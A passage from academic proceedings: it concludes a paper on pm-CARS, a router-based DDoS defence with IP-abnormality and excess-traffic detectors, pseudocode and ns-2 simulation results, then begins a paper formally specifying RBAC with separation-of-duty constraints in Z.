


Fig. 3. An example of pm-CARS: network congestion occurs on R4, R2, and R0

To support our packet-marking concept proposed in this paper, we need a field in IP header. There is the Type of Service (ToS) field in IP header to show precedence and the ToS for a packet. The ToS field is now used by Differentiated Service (DiffServ) [9]. The six most significant bits of the ToS byte are now called the DiffServ field. The last two Currently Unused (CU) bits are now used as Explicit Congestion Notification (ECN) bits. Until now, DS0 in DiffServ Field was always 0 [10][11]. We are now investigating whether it is possible to use DS0 bit or ECN as marking bit.

4 DDoS Attack Detection Mechanisms

Even if it is possible to employ the existing mechanisms as an attack detection algorithm for the threat-detector of pm-CARS, we've developed schemes for an abnormal-IP-address-detector and abnormal-excess-traffic-detector.

4.1 Scheme for Abnormal IP Address Detector

One of the most common forms of network intrusion is network scan and most network attacks start with a fake source IP. Network scan is used to determine the configuration of victim networks [12]. The attacker is interested in identifying active hosts and application services that run on those hosts. To detect a network scan attack, the existing several schemes observe whether a TCP connection request succeeds or fails [13][14]. Those schemes rely on the fact that only a small fraction of addresses generated randomly by scanners are likely to respond to a connection request. So, if the failure count or the rate of the connection requests initiated by a source is very high, then the source is regarded as network scanner. Those approaches, however, may generate false alarms because the connection requests initiated by a normal user may fail by reason of network congestion, destination system failure, and etc.

IP spoofing is used to hide an attacker's identity by sending IP packets with forged source IP addresses [15]. IP spoofing is commonly found in a DDoS attack. Currently, unicast Reverse Path Forwarding (uRPF) [16] is commonly used to detect attack packets with fake source IP addresses. But, uRPF's effectiveness is limited in cases where the source IP address of attacker is spoofed to that of other hosts on the same subnet. This is because it uses a routing table that has location information not from a host, but from a group of hosts.




Fig. 4. Strategy for detecting network scan and IP spoofing attacks

Fig. 4 shows our strategy for detecting a network scan and IP spoofing attacks. We pay attention to the fact that packets with abnormal IP address are occasionally found in network scanning attacks and IP spoofing attacks. For example, in Fig. 4, the system, S, is sending packets to a stub (customer) network. But, two of the packets use abnormal destination IP addresses (i.e., 3 and 5), which are not working (or do not exist). So, we can know that S is network a scan attacker. Similarly, if someone generates a packet with source IP address, 3, we can know that the source IP address is spoofed because 3 is the IP address of a non-working system (or non-existing system).

We have developed an abnormal IP address detection scheme based on the fact. First of all, our scheme uncovers active information about the host such as incoming interface number, whether it is working as a Web server, whether it is working as a DNS server, etc., by collecting and verifying flow information on networks.

When a packet arrives, our scheme determines whether it is suspicious by inspecting the source and destination IP addresses of the incoming packet and comparing that against the active host information table. If the source IP address of the incoming packet is not found in the active host information table, it is considered a suspicious packet generated for source IP spoofing attack. If the destination IP address of the incoming packet is not found in the active host information, it is thought of as a suspicious packet for a network scan attack. Finally, if both source IP and the destination IP address of the incoming packet are not found in the active host information, it is thought of as a suspicious packet for a random attack.

PROCEDURE IP-Abnormity-based-Packet-Forwarding (InPacket, TDRes, NormalUserList)

```

// InPacket : The incoming packet.
// TDRes : The threat detection results for the source & destination IP of the incoming packet.
// NormalUserList : a list of normal users to protect

IF ( TDRes.srcIP = Normal && TDRes.dstIP = Normal ) THEN
  // a packet with normal IP address
  append the source IP and destination IP of InPacket to NormalUserList.
  return InPacket to the next attack detector (i.e., abnormal excess traffic detector)
ELSE // a packet with abnormal IP address
  mark InPacket as a suspicious packet.
  forward InPacket to the next node using the medium priority queue (i.e. MPO)
END IF

// The following may be optionally executed according to the security policy of
// the security administrator
IF (TDRes.srcIP = Normal && TDRes.dstIP = Abnormal) THEN
  // The source IP is suspected of one for network scan attacker.
  // If the source IP's abnormality count exceeds a THRESHOLD defined by policy,
  // then the packets with the source IP may be blocked during a given time.
ELSE IF (TDRes.srcIP = Abnormal && TDRes.dstIP = Normal) THEN
  // The destination IP may be a victim of source IP spoofing attacker.
  // If the destination IP's victim count exceeds a THRESHOLD defined by a policy,
  // then the packets with a source IP that does not find in Normal_User_List may be blocked
  // during a given time.
ELSE IF (TDRes.srcIP = Abnormal && TDRes.dstIP = Abnormal) THEN
  // It may be a random attack.
  // If the random attack count exceeds a THRESHOLD defined by policy,
  // then only the packets with IP found in Normal_User_List are allowed
  // to use network service during a given time.
END IF
END IP-Abnormity-based-Packet-Forwarding

```

Fig. 5. IP-Abnormity-based-Packet-Forwarding Algorithm: This is executed in the abnormal-IP-address detector

In our scheme, a suspicious packet with an abnormal IP address is marked and provided with an MPS to reduce false-positive problem. However, if the count of suspicious packets exceeds a threshold, then the suspicious packets may be regarded

as ones for real attack and blocked by calling the packet-filter. Fig.5 shows an algorithm for determining the service queue of the incoming packet, based on IP abnormality.

4.2 Scheme for Abnormal Excess Traffic Detector

Generally, it is very difficult to distinguish between DDoS traffic and normal traffic because selfish normal users using P2P service and flash crowd generate a huge volume of traffic similar to DDoS traffic. Smart attackers may change traffic generation patterns at their will so as not to be easily detected. Even if the object of a DDoS attacker and selfish normal user differs from each other, their effect is similar. That is, the ultimate object of a DDoS attacker is to attack a victim system. On the other hand, the ultimate object of selfish normal user is to get better network resources. But the activities of both the DDoS attacker and the selfish normal user result in network or system congestion.

For this reason, we believe that it is almost impossible to consistently distinguish between DoS traffic and normal selfish traffic. So, we take no interest in determining which traffic is DDoS. Instead, we focus on determining which traffic damages the QoS of other traffic. We define abnormal excess traffic as one that damages the QoS of other traffic by generating a huge volume of traffic without any consideration of the state of the network.

We determine abnormal excess traffic using a traffic classification system called source network IP address-based traffic trunk (STT). STT indicates an aggregate of flows with the same source IP network address. The granularity of STT depends on the size of the source IP address prefix. We define normal traffic and abnormal excess traffic as follows:

$$STT_i = \begin{cases} \text{Normal Traffic: if } \left(\sum_{k=0}^i (\text{Load of } STT_k), (\text{Load of } STT_k) \leq (\text{Load of } STT_{k+1}) \right) \\ \leq (\text{MaxLoadThreshold}) \\ \text{Abnormal Excess Traffic: Otherwise} \end{cases}$$

In this definition, all the STTs are sorted by network load. STT_i is normal traffic, if sum of load of STTs from STT_0 to STT_i is equal or less than *MaxLoadThreshold*. Otherwise, STT_i is abnormal excess traffic. *MaxLoadThreshold* indicates the maximum resource allocated/reserved for normal traffic

Our strategy for controlling abnormal excess traffic is to keep the sum of the load of normal STTs from exceeding *MaxLoadThreshold* and to provide them with better service than abnormal excess STTs. This will localize the effect of network congestion only to abnormal excess traffic. In our scheme, a normal STT gets HPS in packet forwarding service, while abnormal excess STT is marked and gets MPS.

We propose an algorithm as shown in Fig. 6, which is capable of quickly determining the service queue of the incoming packet and its STT according to the STT average bandwidth. The proposed procedure has several parameters such as InPacket, STT_i , $HPQ_ResidualBw$, STT_p , STT_d . InPacket means the incoming packet. STT_i

contains information about a STT that the incoming packet belongs to. HPQ_ResidualBw indicates the residual bandwidth in HPQ. In initial time, HPQ_ResidualBw is set to the maximum bandwidth (i.e., *MaxLoadThreshold*) that can be allocated for normal traffic. STT_p is a STT pointer that indicates a STT to promote foremost of all the MPQ-served STTs in case that one of them has to be changed to HPQ in the service queue. And STT_d is a STT pointer that indicates a STT to demote foremost of all the HPQ-served STTs in case that one of them has to be changed to MPQ in the service queue.

PROCEDURE STT-based-Packet-Forwarding (InPacket, HPQ_ResidualBw, *STT_p, *STT_d)

// **InPacket** : The incoming packet.

// **HPQ_ResidualBw**: residual bandwidth in HPQ. Initially, it's set to *MaxLoadThreshold*.

// **STT** (source IP-based traffic trunk) : has information about its service queue and its bandwidth.

// ***STT_p** : is a pointer that indicate a STT to promote foremost of all the MPQ-served STTs

// ***STT_d** : is a pointer that indicate a STT to demote foremost of all the HPQ-served STTs

STT_i ← **classify-packet** (InPacket) // looking for STT_i that the incoming packet belongs to.

IF (time to calculate the average bandwidth of STT_i) THEN

prvBw ← STT_i.bw

calculate-STT-BW (STT_i) // calculate the average bandwidth of STT_i (i.e. STT_i.bw)

IF (STT_i.sq = 'MPQ' && STT_i.bw ≤ HPQ_residualBw) THEN

STT_i.sq ← 'HPQ' // High Priority Queue

HPQ_ResidualBw ← HPQ_ResidualBw – STT_i.bw

ELSE IF (STT_i.sq = 'HPQ') THEN

HPQ_ResidualBw ← HPQ_ResidualBw – (STT_i.bw – prvBw)

IF (HPQ_ResidualBw < 0)

STT_i.sq ← 'MPQ' // Medium Priority Queue

HPQ_ResidualBw ← HPQ_ResidualBw + STT_i.bw

END IF

END IF

END IF

IF (STT_i.sq = 'HPQ' && STT_i.bw > *STT_d.bw) THEN STT_d ← &STT_i

ELSE IF (STT_i.sq = 'MPQ' && STT_i.bw < *STT_p.bw) THEN STT_p ← &STT_i

END IF

IF (*STT_d.bw > *STT_p.bw) THEN

HPQ_ResidualBw ← HPQ_ResidualBw + (*STT_d.bw – *STT_p.bw)

*STT_d.sq ← 'MPQ'; *STT_p.sq ← 'HPQ'

END IF

IF (STT_i.sq = 'MPQ') THEN **mark InPacket** as a suspicious packet.

END IF

forward InPacket to the next node using STT_i.sq

END STT-based-Packet-Forwarding

Fig. 6. Algorithm for determining the service queue of the incoming packet and its STT: This is executed in Abnormal-Excess-Traffic detector

The proposed algorithm, STT-based Packet Forwarding is executed whenever a packet arrives. Firstly, the algorithm decides when it is time to calculate the average bandwidth of the STT_i that corresponds to the incoming packet, and then calculates

the bandwidth. If the service queue of the STT_I is MPQ and there is residual bandwidth (i.e., $HPQ_ResidualBw$) for it, then its service queue is changed to HPQ. On the contrary, even if the current service queue of the STT_I is HPQ, if the increased bandwidth of the STT_I is greater than the residual bandwidth, then its service queue is changed to MPQ. Without regard to STT bandwidth calculation time, the proposed algorithm is always trying to have the STT_P point to a STT that consumes the least bandwidth of MPQ-served STTs. Conversely, the algorithm attempts to point the STT_D to a STT that consumes the most bandwidth of HPQ-served STTs. If the average bandwidth of STT_D is greater than that of STT_P , the service queue of STT_D is changed to MPQ and the service queue of STT_P is changed to HPQ. The service queue of the incoming packet is determined according to that of its STT. If the service queue of the incoming packet is MPQ, then the packet is marked as a suspicious packet.

The proposed algorithm satisfies the definition of normal and abnormal excess traffic defined above quickly without using a time-consuming operation such as sort.

5 Performance Evaluation

In order to evaluate the performance of pm-CARS, we implemented pm-CARS on ns-2 simulator [17]. In this simulation, we used Class-based Queuing (CBQ) to implement the HPS, MPS and LPS in packet forwarding service.




Fig. 7. Network topology for simulations

Fig. 7 shows the network topology for simulations. In this paper, we use three attack scenarios: DDoS attack for paralyzing a target system, DDoS attack accompanied with source IP spoofing attack, and DDoS attack for paralyzing networks. For the first scenario, all attackers from A1 to A9 send a huge volume of UDP or TCP traffic to a victim system, V. For the second scenario, three attackers, A1, A4, and A7 generate TCP traffic with fake source IP address, and send it to a victim system, V. Finally, for the last scenario, each attacker from A1 to A9 selects a target system uniformly and randomly, and sends a huge volume of UDP traffic to the system. In all scenarios, legitimate user, L sends UDP or TCP traffic to the victim system, V, and outsider, O sends UDP or TCP traffic to the server system, S.




Fig. 8. Performance of each scheme during DDoS Attack for paralyzing a target system: X axis and Y axis indicate time (second) and throughput (Mbps), respectively




Fig. 9. Performance of each scheme during DDoS attack accompanied with IP spoofing attack

Fig. 8 shows the simulation results of default, Pushback, and pm-CARS during a DDoS attack against a target system. Fig. 8-(a) depicts the results of legitimate users and outsiders using UDP traffic. Fig. 8-(b) shows the results of when they use TCP traffic. In default, DDoS attackers consume most of network resources (i.e., link bandwidth). This causes massive decreases in throughput of legitimate user and outsider traffic. Pushback protects only normal UDP traffic generated by legitimate users

and outsiders from DDoS attack, and it also performs slowly as shown in Fig. 8-(a). The throughput of Pushback is poor in normal TCP traffic because TCP decreases its transmission rate when it detects network congestion. This means Pushback has difficulty in determining precise rate-limit value. Our pm-CARS protects not only the normal UDP traffic of legitimate users and outsiders but also the normal TCP traffic from a DDoS attack, as shown in Fig. 8.

Fig. 9 shows the simulation results of default, Pushback, and pm-CARS during a DDoS attack, accompanied with an IP spoofing attack. Even if Pushback is strong in an IP spoofing attack, it has a disadvantage in its somewhat slow response. The pm-CARS performs better, as shown in Fig. 9.




Fig. 10. Performance of each scheme during DDoS Attack for paralyzing networks

Fig. 10 shows the simulation results of default, Pushback, and pm-CARS during a DDoS attack against networks. The throughput of Pushback is not bad during a DDoS attack against networks. But, the performance of Pushback is worse in a DDoS attack against networks than in a DDoS attack against a system. This is because a DDoS attack against networks brings about multiple concurrent occurrences of network congestion in which the response policy of an upstream router conflicts with that of a downstream router. Our pm-CARS protects traffic of legitimate users and outsiders from a DDoS attack against networks, as shown in Fig. 10. Our pm-CARS provides almost the full bandwidth that users request.

Fig. 11 shows the simulation results of default, Pushback, and pm-CARS during DDoS attack using a UDP on-off traffic pattern. As we mentioned in section 2, smart attackers can control attacking traffic at their will, so they won't be detected by a security system. In default, normal and outsider traffic is seriously affected by DDoS traffic, as shown in Fig. 11. Even if the throughput of Pushback is better than that of the default, Pushback does not protect normal and outsider traffic from a DDoS attack. This indicates that Pushback is not fast in determining the exact rate-limit value for blocking attack traffic and in applying the response policy to network nodes. Our pm-CARS protects traffic of legitimate users and outsiders from a DDoS attack against networks almost infallibly, as shown in Fig. 11. Table 1 shows the performance comparison of Pushback and pm-CARS based on the simulation results.




Fig. 11. Performance of each scheme during DDoS Attack using on-off traffic pattern

Table 1. Performance comparison of Pushback and pm-CARS

| Factor Ar- chitecture | Attack Notification | Require- ments | DDoS attack Against a system | | DDoS attack Employing IP Spoofing | DDoS attack Against networks | Response Speed |
|-----------------------------|--------------------------------------|-------------------|---------------------------------|------------------|-----------------------------------------|-------------------------------------|-------------------|
| | | | Normal UDP | Normal TCP | | | |
| Pushback | Backward Scheme (To upstream) | New Protocol | Prevention | No Prevention | Prevention | A little Defective Prevention | Not Fast |
| pm-CARS | Forward Scheme (To downstream) | Marking bit | Prevention | Prevention | Prevention | Prevention | Fast |

6 Conclusion

In this paper, we proposed pm-CARS as a cooperative security architecture, which is capable of effectively dealing with suspicious network traffic. And, we also proposed two novel DDoS attack prevention mechanisms, which are able to defeat attacks that generate abnormal excess traffic and attacks that use abnormal IP flow.

We simulated our pm-CARS and the existing scheme to evaluate their performance. The simulation results demonstrate that pm-CARS can protect the quality of service for legitimate users from simple DDoS attacks. A more importantly, pm-CARS protects legitimate users from compound DDoS attacks that accompany IP

spoofing attack, and result in multiple concurrent network congestion. Our future work aims to implement and verify pm-CARS on real networks.

References

1. X. Geng and A. B. Whinston: Defeating Distributed Denial of Service Attacks. *IT Pro* (2000) 36-41
2. Jelena Mirkovic and Peter Reiher: A Taxonomy of DDoS Attack and DDoS Defense Mechanisms. *ACM SIGCOMM Computer Communications Review* Vol. 34, No. 2 (2004) 39-53
3. J.Risson and T.Moors: Survey of Research towards Robust Peer-to-Peer Networks: Search Methods. IRTF draft-irtf-p2prg-survey-search-00.txt (2006)
4. J. Jung, B. Krishnamurthy and M. Rabinovich: Flash Crowds and Denial of Service Attacks: Characterization and Implications for CDNs and Web Sites. *The 11th International World Wide Web Conference* (2002) 252-262
5. Yehuda Afek :DDoS: Why You Need to Worry (How to Solve The Problem). 30th Annual computer security conference and Exhibition (2003)
6. R. Mahajan, S. M. Bellovin, S. Floyd, and et al.: Controlling High Bandwidth Aggregates in the Network. *ACM SIGCOMM Computer Communications Review*, Vol. 32, No. 3 (2002) 62-73
7. D.K.Y. Yau, J.C.S. Lui, and Feng Liang: Defending against distributed denial-of-service attacks with max-min fair server-centric router throttles. *Tenth IEEE International Workshop on Quality of Service*, (2002) 35-44
8. K. J. Houle and G. M. Weaver: Trends in Denial of Service Attack Technology. *The fall 2001 NANOG meeting*, (2001)
9. K. Nichols, S. Blake, F. Baker and D. Black: Definition of the Differentiated Services Field (DS Field) in the IPv4 and IPv6 Headers. *IETF RFC 2474*
10. F. Baker, W. Weiss and J. Wroclawski: Assured Forwarding PHB Group. *IETF RFC 2597*
11. V. Jacobson, K. Nichols, and K. Poduri: An Expedited Forwarding PHB. *IETF RFC 2598*
12. C. Leckie and R. Kotagiri: A Probabilistic Approach to Detecting Network Scans. *IEEE Network Operations and Management Symposium* (2002) 359-372
13. S. Schechter, J. Jung, A. W. Berger: Fast Detection of Scanning Worm Infections. *7th International Symposium on Recent Advances in Intrusion Detection* (2004)
14. Jamie Twycross and Matthew M. Williamson: Implementing and testing a virus throttle. *12th USENIX Security Symposium* (2003)
15. Steven J. Templeton and Karl E. Levitt: Detecting Spoofed Packets. *DARPA Information Survivability Conference and Exposition* (2003)
16. Cisco: Unicast Reverse Path Forwarding (uRPF) Enhancements for the ISP-ISP Edge. http://www.cisco.com/.../uRPF_Enhancement.pdf (2001)
17. UCB/LBNL/VINT: Network simulator (ns) Notes and Documentation. <http://www.isi.edu/nsnam/ns>

A Verifiable Formal Specification for RBAC Model with Constraints of Separation of Duty^{*}

Chunyang Yuan^{1,2}, Yeping He¹, Jianbo He^{1,2}, and Zhouyi Zhou^{1,2}

¹ Institute of Software, Chinese Academy of Sciences, Beijing 100080, PRC

² Graduate School of the Chinese Academy of Sciences, Beijing 100049, PRC
{chunyang03, jiangbo03, zhouyi04}@ios.cn, yphe@ercist.iscas.ac.cn

Abstract. Formal method provides a way to achieve an exact and consistent definition of security for a given scenario. This paper presents a formal state-based verifiable RBAC model described with Z language, in which the state-transition functions are specified formally. Based on the separation of duty policy, the constraint rules and security theorems are constructed. Using a case study, we show how to specify and verify the consistency of formal RBAC system with theorem proving. By specifying RBAC model formally, it provides a precise description for the system security requirements. The internal consistency of this model can be validated by verification of the model.

Keywords: Formal Specification, Verification, RBAC, Separation of Duty.

1 Introduction

Formal methods can provide a precise and concise means of representing design requirements due to their mathematically-based notation. Therefore, they avoid some of the ambiguity that can arise in natural language specifications. Formal specifications can now be employed as an effective technique for system development, especially for safety-critical systems [1]. In these systems security should be firstly defined and security properties can be proved using formal methods[2]. In this paper, we emphasize on analyzing security policy for role-based access control(RBAC) by formal methods. Security policy determines whether the subject's request on access some objects is allowed or denied by a set of constraint rules.

Since Sandhu et al. presented the RBAC model systemically in 1996 [3], this model has been widely accepted and used in various access control systems. In 2004, American National Standard for RBAC was published[4]. Many variants derive from RBAC model by adding various properties, such as time and location constraints. Separation of Duty(SoD) property is one of important constraints,

^{*} Supported by National High-Tech Research and Development Program of China (863) under Grant No. 2002AA141080; National Natural Science Foundation of China under Grant No.60073022 and 60373054;Graduate Student Innovation Grant of Chinese Academy of Sciences.

which requires that different users are responsible for a task to prevent the roles/users from being authorized too much permission at the same time. For example, in an account system, an *accountant* role may conflict with a *teller* role. They cannot be assigned to the same user to avoid violating SoD policy. In this paper constraints mainly come from separation of duty policy.

There is considerable work to specify or verify RBAC model, such as using ALLOY[6], Colored Petri-Net[5], Z language[7], first-order linear temporal logic (LTL)[8], graph technique[9] and the description logic language \mathcal{ALCQ} [10]. We present a state-based verifiable formal RBAC model. Its security constraints, derived from separation of duty policy, are used to verify the consistency of model. By verifying the security of state and state-transition, it keeps the transition of RBAC state space in a secure manner. The objectives of our work are to provide concise and unambiguous specifications for developing RBAC system and to give an approach to constructing and proving theorems according to security properties and constraints. Our work mainly comes from development of a secure operating system SECIMOS, where security models are specified in Z language[11][12]. In this paper, we also use the software Z/EVES[13][14], which is a powerful modeling and analysis tool supporting Z specifications, for specifications and theorem proving.

The paper is organized as follows. Section 2 gives a brief overview of RBAC model, separation of duty policy and introduction of Z language and Z/EVES. Section 3 presents a formal state-based RBAC model and specifies two typical operation functions that trigger state transition. The constraint rules and security theorems for these functions are constructed and proved. In section 4, taking a practical system scene as an example, we discuss how to verify the consistency of system according to constraints of separation of duty. Section 5 provides related works and discusses our method. Section 6 concludes this paper and gives future work.

2 RBAC Model and Z

2.1 RBAC Model and Constraints of Separation of Duty

The elements in RBAC model[4] are defined as follows:

Definition 1. *RBAC Model includes following elements:*

- $USERS, ROLES, OPS, OBJS$, the set of users, roles, operations and objects respectively;
- $PERMS = 2^{(OPS \times OBJS)}$, the set of permissions
- $RH \subseteq ROLES \times ROLES$, a partial order on $ROLES$ called inheritance relation.
- $UA \subseteq USERS \times ROLES$, a many-to-many mapping user-to-role assignment relation.
- $assigned_users(r : ROLES) \rightarrow 2^{USERS}$, the mapping of role r onto a set of users;

- $assigned_roles(u : USERS) \rightarrow 2^{ROLES}$, the mapping of user u onto a set of roles.
- $Op(p : PERMS) \rightarrow op \subseteq OPS$, the permission-to-operation mapping, which gives the set of operations associated with permission p .
- $Ob(p : PERMS) \rightarrow ob \subseteq OBS$, the permission-to-object mapping, which gives the set of objects associated with permission p .
- $PA \subseteq PERMS \times ROLES$, a many-to-many mapping permission-to-role assignment relation.
- $assigned_perms(r : ROLES) \rightarrow 2^{PERMS}$, the mapping of role r onto a set of permissions.
- $session_users(s : SESSIONS) \rightarrow USERS$, the mapping of session s onto user.
- $session_roles(s : SESSIONS) \rightarrow 2^{ROLES}$, the mapping of session s onto a set of roles.
- $avail_session_perms(s : SESSIONS) \rightarrow 2^{PERMS}$, the permissions available to a user in a session

Two functions are added to express the effective permissions being authorized to the user and roles being authorized to the user in the presence of role hierarchy:

- $authorized_perms(r : ROLES) \rightarrow 2^{PERMS}$, the authorized effective permissions of role r ;
- $authorized_roles(u : USERS) \rightarrow 2^{ROLES}$, the authorized effective roles of user u .

In the ANSI RBAC model, it classifies the roles conflicts into SSoD (Static Separation of Duty) and DSoD (Dynamic Separation of Duty). Besides conflict among roles, conflicts among permissions also exist in RBAC model due to separation of duty policy. To express and implement constraints of conflicts, mutual exclusion relation is introduced in our model[15]. If two elements conflict, we say that they are mutual exclusive. In addition, the role cardinality is usually employed to express the maximum number of role being assigned to users, such as role *manager* cannot be assigned to more than one user. These types of constraints are defined as follows:

1. **Permission-Assignment Conflict Constraint:** conflicting permissions cannot be assigned to the same role.
2. **Role-Based Static Separation of Duty Constraint:** conflicting roles cannot be assigned to the same user.
3. **Role-Based Dynamic Separation of Duty Constraint:** conflicting roles cannot be activated in the same session.
4. **Cardinality constraint:** the number of users that can be assigned to a role should be less than the cardinality of the role.

Note that mutual exclusion is non-reflexive, symmetric and non-transitive relation. It means that a role do not conflict with itself. If role A conflict with B , B will conflict with A . If the role A conflict with B and B conflict C , A and C maybe do not conflict. When defining and verifying the security of RBAC system, we mainly consider these constraints defined above. The system is secure or consistent if and only if the above constraints are satisfied.

2.2 Z Language and Z/EVES Theorem Prover

Z language is very powerful and suitable to model state-based systems, which is the case in this paper. Owing to this “model oriented” specification language, the model of the system is given by describing the state of the system, together with a number of operations over that state. Z language is based on ZF set theory and first-order predicate logic[12]. The basic element is schema, which consists of a set of declarations and predicates. The specifications are composed of a series of schemas. Every schema defines an abstract object or operation. The predicate describes the semantic constraint of the object and operation. When defining a variable which is itself a set, its type will be a set of sets. Since many variables in Z specifications are sets, a special notation *power set* is used for this. If S is a set, $\mathbb{P} S$ denotes the set of all subsets of S , or the *power set* of S . Every relation has a domain and range, denoted by “dom” and “ran” respectively. Z schemas can be specified using other schemas with the Δ and Ξ conventions when specifying operations that respectively change the state or leave the state unchanged.

